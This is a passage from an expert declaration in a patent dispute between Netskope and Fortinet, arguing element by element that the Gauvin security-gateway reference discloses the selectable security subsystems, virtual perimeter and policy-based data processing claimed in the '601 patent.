as Syn flood)*** and [might] ***apply a number of rate limiting features*** to avoid resource Denial of Service attacks.")



Level V - Content Scanning and its Content Security System

209. Gauvin's content scanning "include[d] URL enforcement and inspection of payloads for viruses, questionable content, spam, and spyware" (Gauvin, 17:56-58), which included systems and sub-systems similar to the examples described in the '601 patent. For example, the '601 patent's security

Netskope Exhibit 1002
Fortinet Ex. 2010, Page 115 of 465

system included sub-systems for deep packet inspection threat management and content filtering. ('601 Patent, 10:11-13.) Gauvin's Content Security (1104) similarly operated to identify and respond to malicious content (Gauvin, 18:18-19) and included a Content Filtering (1102) sub-systems that filtered undesirable web pages and email. (Gauvin, 17:60-18:17.)

210. Figure 11 shows a content security (1104) system (annotated in red, below) that included several subsystems: anti-spyware, content filtering security, anti-spim security, instant messaging (IM) security, anti-virus security, PAD security, anti-spam security, and DDR security. (Gauvin, Fig. 7.)





FIG. 11

211. Content Security (1104) system "scan[ned] files for malicious content and allow[ed] the user to take action based on the desired criteria." (Gauvin, 18:18-19.) The malicious content for which a user could scan included, *inter* alia,

Netskope Exhibit 1002

XDoS attacks, viruses and worms, and identity threats. (Gauvin, 18:25-46.) To check for malicious content, a user could enable one or more of the subsystems of the content security system shown in Figure 11 and reproduced below.



212. Figure 6C of Gauvin also illustrated the content security system and subsystems that were implemented in Security Level V.

Netskope Exhibit 1002
Fortinet Ex. 2010, Page 117 of 465





FIG. 6C

213. ***"selectable"***: Gauvin disclosed that its systems and associated sub-systems were selectable because Gauvin disclosed that security features "may be ordered differently based on implementation" (*id*., 6:59-61) and "may be *enabled or disabled separately* depending on the security requirements of a system as determined by a system administrator" (*id*., 7:15-20 (emphasis added)). (*See also*, e.*g.*, *id*., 8:28-35 (explaining that invention could be "augmented with existing and future security features as necessary," "facilitate[d] a pluggable framework to allow for a dynamic configuration and the ability to attach and/or detach security

Netskope Exhibit 1002

modules," and "include[d] defined interfaces for each of the components to allow for easy integration."), 8:35-39 ("specific security features may be plugged into the data stream at the level that most benefits the architecture and implementation."), 8:31-34, 8:64-67, 12:41-63 ("ability to map addresses is not restricted to Level II security and may be applied throughout the system."), 9:40-43 (explaining how packets were processed according to "pre-defined" rules), 22:24-26 ("The security spine may include a partial or full implementation of the security features listed above.").)

214. In addition, the figures in Gauvin disclosed that the subsystems were selectable. As one example, Adapter Security (704) system included subsystems that allowed certain types of traffic to be processed (allowed) and certain types of "traffic, such as DNS or IPSEC, … be denied and dropped." (*Id.*, 11:1-14.). For example, as shown below, by selecting the SSL processing subsystem (+allowSSL()), the security gateway became capable of processing SSL-formatted traffic. (Gauvin, Fig. 7.) A POSITA would have found it obvious that each subsystem could be enabled or disabled (i.e., "selected") as appropriate. (*See also, e.g.*, Gauvin, Fig. 14 (depicting exemplary hierarchy).)



215. To the extent Gauvin did not explicitly disclose selectable systems or sub-systems, a POSITA would have found it obvious to make them selectable. For starters, a primary purpose of Gauvin's invention was to provide a customizable security perimeter. (*Id.*, 5:47-48 ("Advantageously, the security hierarchy facilitates configurable degrees of security protection."), 7:1-4.) In addition, Gauvin disclosed that new and/or different security features could be added to the system. (*See, e.g.*, *id.*, 8:28-35 (explaining that invention could be "augmented with existing and future security features as necessary," "facilitate[d] a pluggable framework to allow for a dynamic configuration and the ability to attach and/or detach security modules," and "include[d] defined interfaces for each of the

components to allow for easy integration.").) Thus, a POSITA would have found it obvious that the systems and sub-systems could be selected in order to configure the security for a particular system. (Gauvin, 25:19-23; *see also, e.g.*, *id.*, 5:66-6:10.)

e. 1[b][iii]: "wherein the selectable service area systems and selectable service area sub-systems can be configured to provide a customized virtual perimeter for an entity,"

216. As explained in element 1[b][ii], Gauvin disclosed that its service area systems and subsystems were selectable. (*Id.*, 6:59-61; 7:15-20; 12:41-63; 17:5-11; 23:2-7; 24:23-39; 25:19-23.) In addition, as explained for element 1[a], Gauvin disclosed UTM security gateways (10, 10') that could be configured to provide a virtual perimeter. Taken together, being able to select systems and subsystems for security gateways (10, 10') provided a customized virtual perimeter. (Gauvin, 7:20-22 ("The security architecture of the present invention protects resources that reside in a 'guarded' network in addition to protecting the security gateway 10 itself."); *id*., 6:14-16: ("The security gateway 10 provides protection for various internal network topologies, services, and deployments."); *id*., 6:60-61: ("Security features may be ordered differently based on implementation.")

f. 1[c][i]: "wherein when a plurality of entities use the virtual perimeter,"

217. Gauvin disclosed that a plurality of entities (e.g., an enterprise, divisions with the enterprise and a remote office network) could use the virtual perimeter created by security gateways (10, 10'). In connection with Figure 1 (annotated below), Gauvin disclosed that security gateway (10) protected internal network topologies, services, and deployments that "represent[ed] the networks within an enterprise, for example, a business or geographic location." (*Id.*, 6:16-18.) Therefore, *the enterprise constituted a first entity* that used the virtual perimeter.

218. Gauvin further explained that network 12 could be dedicated to a Sales/Marketing department, having client and/or server devices 14 and 16. (*Id.*, 6:27-30.) The network 12, and devices 14, 16, were coupled to security gateway (10) (*id*.) and communicated with devices outside the virtual perimeter through security gateway (10). (*Id*., 21:45-52.) Therefore, *the Sales/Marketing department, comprising network 12 and devices 14, 16, constituted a second entity* that used the virtual perimeter. (*See also*, '601 Patent, 2:40-47 explaining that an entity can be within or beyond the organizational control of an entity associated with the customized virtual perimeter.)

219. With the same logic, *network 18 and associated devices (clients) 20, 22 constituted a third entity* that connected to security gateway (10) and could

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 122 of 465

communicated with devices outside the virtual perimeter through the security gateway (10). (*Id*., 6:30-32.) While not explicitly disclosed in Gauvin, a POSITA would have been guided by teachings of Gauvin regarding representation of Sales/Marketing department via network 12 and devices 14, 16, and would have found it obvious that network 18 and associated devices 20, 22 could similarly represent another department, such as finance or engineering department, within the organizational control of the enterprise.

220. As a *fourth entity* using the virtual perimeter, Gauvin disclosed *a remote office network (40)* and associated client and/or server devices, 42-46, which were affiliated with the enterprise and connected to second security gateway (10'). (*Id.*, 6:44-47.) The second, third and fourth entities are shown in annotated Figure 1 below.

Netskope Exhibit 1002




FIG. 1

(Annotated)

g. 1[c][ii]: "the one or more Perimeter Points of Presence (P/PoP) are configured to allow each entity to select its own service area systems and sub-systems, and"

221. As discussed for element 1[c][i], Gauvin disclosed multiple entities, including entities or departments associated with the enterprise, as well as a remote office used the enterprise. As also discussed for elements 1[b][ii] and 1[b][iiii], Gauvin disclosed that "security features may be licensed separately from one

another and may ***be enabled or disabled separately depending on the security requirements of a system*** as determined by a system administrator." (*Id.*, 7:15-20; *see also, e.g.*, *id.*, 9:52-55 (disclosing that system administrator had "access to the security gateway" and could control the security gateway 10), 17:43-55 (with emphasis added on plural, disclosing that "***[a]dministrators*** [were] allowed read/write privileges" to configure rules within a module.)

222. Consequently, a POSITA would have found it obvious that each entity could select its own systems and subsystems. This would realize Gauvin's goal of providing configurable security and allowing security features to be independently enabled or disabled. For example, a system administrator for the enterprise could configure the systems and subsystems for an enterprise; the same or a different administrator could separately configure the systems and subsystems for a particular department (e.g., Sales/Marketing) and/or the remote regional office to provide configurable security for each entity. Otherwise, an entity would not be able to control or customize which systems and subsystems were enabled or disabled as appropriate for each entity. (*Id*.)

h. 1[d][i]: "wherein the one or more Perimeter Points of Presence (P/PoP) are configured to receive data via a connection to the Perimeter Points of Presence (P/PoP);"

223. As discussed for element 1[b][i], Gauvin disclosed that the security gateway had a network interface to receive data via a virtual and/or a physical

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 125 of 465

connection. (Gauvin, 23:36-38; 23:45-47; see also Claim 1 ("***receiving an incoming message packet by a security gateway*** coupled to said networked device.") (emphasis added), 22:14-16 (security gateway comprised "[a]n incoming interface 1502 … to receive the data flow."), Fig. 15 (element 1502); Fig. 16 (elements 1502 and 1602).)

224. For example, Gauvin disclosed an exemplary data flow for Figure 1 (below): "from … device 16 ***through*** the network 12, ***the security gateway 10***, the router 30 to the network 28 out to target device 34." (Gauvin, 21:46-50 (emphasis added).) Gauvin explained that "this ***data flow [wa]s based on the network relationship*** … ***between the security gateway 10, the requesting resource 16*** and the destination resource 34." (*Id.*, 21:46-53 (emphasis added).) This exemplary data from the device (16) to the security gateway (10) is shown below.




FIG. 1

(Annotated)

225. Gauvin further, with reference to Figure 15, described the claimed connection that provided data to the P/PoP because it described that the security gateway (10) included ***"[a]n incoming interface 1502 … to receive the data flow*** while an outgoing interface 1503 passes the data flow out. A filters/flow

processing module 1504 is coupled to the incoming interface 1502 and provides the functionality to identify the specific direction or processing that is required for each individual packet." (Gauvin, 22:14-19.)




FIG. 15

(Annotated)

i. 1[d][ii]: "process the data using at least one of the service area systems and selected service area sub-systems configured as a data processing policy for the entity; and"

226. Gauvin disclosed that, once the security gateway received data, it processed the data to determine if it complied with the rules associated with the selected systems and subsystems. (*See, e.g.*, Gauvin, 21:54-22:6 ("The data through the security gateway 10 may take a number of different 'paths,' where the paths are dependent on the rules and policies defined for that specific data….The security data flow is provided using the security spine….", 9:7-11, Claim 1).)

227. Specifically, within the security gateway, the data moved through either an in-line path or queued path, as shown below. (*Id.*, 22:7-13.) Once the incoming interface (1502) received a packet, it "may be dropped immediately, forwarded to an in-line data stream, or forwarded to a queued path data stream, ***depending on the rules policies*** and features that are implemented." (*Id.*, 22:19-22 (emphasis added); *see also, e.g.*, *id.*, 22:23-36 (in-line path), 22:37-44 (queued path).) The in-line and queued paths processed data according to the security spine in the form of a policy, which was comprised of the selected systems and subsystems. (Gauvin, 23:8-10, Abstract ("Security policy is divided into specific security features that result in a security hierarchy."), 5:26-30, 9:4-6; 9:44-48, 21:54-65, 2:19-22.)

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 129 of 465

228. In particular, Gauvin described using systems and subsystems to process the data by explaining that "[s]ecurity features provided by in-line processing include, but are not limited to, packet validation, packet filtering and IDS scanning" (Gauvin, 22:34-36), and "[s]ecurity services provided by queued path processing include, but are not limited to, anti-virus scanning [a subsystem of content ***screening system shown in FIG. 11 as "Anti-Virus Security"***], content filtering [***a subsystem of content screening system shown in Figure 11 as "Content Filtering Security"***] and protocol anomaly detection [***a subsystem of content screening system shown in Figure 11 as "PAD Security"***]." (Gauvin, 22:41-44.) Gauvin also described that the data stream was scanned to determine the starting and end points of the "user" content, which "can then be ***passed to a number of security engines such as anti-virus and anti-spam*** and can be validated to insure that the data stream does not contain malicious content." (Gauvin, 22:54-58.)




FIG. 15

(Annotated)

229. Other disclosures in Gauvin emphasized that data was processed according to the selected systems and subsystems in conformance with the prescribed policies. For example, in connection with Figure 16 (below) Gauvin disclosed access control function (1616) determined whether the policies allowed the incoming data to enter and/or exit the network. For instance, [f]ilters 1614 … prevent[ed] known real-time black listed (RBL) clients from accessing the system by inspecting a black/white list … [and the] access control function 1616

perform[ed] rule look up and determine[d] if a rule applie[d] to the packet." (*Id.*, 23:51-58.) As such, "[r]ules that end up denying a packet cause the packet to be dropped while allow policies result in a connection record being created, and an outgoing interface being assigned if specified by the policy." (*Id.*, 23:58-61.)




FIG. 16

230. As another example, Gauvin in connection with the data processing associated with its instant messaging (IM) Security (a subsystem of Content Security system) described "an IM security policy 1106 may be set to disallow

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 132 of 465

Instant Messaging. This policy may contain attribute to allow specific IM traffic and disallow others." (Gauvin, 18:49-51.)

j. 1[d][iii]: "transmit the processed data as policy compliant data from the one or more Perimeter Points of Presence (P/PoP) to a destination connected to the Perimeter Points of Presence (P/PoP), and"

231. Gauvin further disclosed the security gateway transmitting the processed data as policy compliant data to its destination that was connected to the security gateway.

232. As explained in element 1[d][ii], the data received at the security gateway 10 was processed to ensure that it was compliant with the prescribed security policy. (*See also*, Gauvin 21:65-22:2: "A data flow is normally associated with a specific security requirement that guarantees a level of processing and validation of information as required in order to insure [sic] security integrity between the source and destination resource.")

233. Once the data was processed (and compliant), data was transmitted to the destination. For example, Gauvin disclosed an exemplary data flow for Figure 1 (below): "from … the security gateway 10, the router 30 to the network 28 out to a target device 34." (Gauvin, 21:46-50 (emphasis added).) Gauvin explained that "this data flow [wa]s based on the network relationship … between the ***security gateway 10, the requesting resource 16 and the destination resource 34***." (*Id.*,

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 133 of 465

21:46-53 (emphasis added).) The red line below depicts this exemplary data route for policy compliant data from security gateway (20) to target device (34).

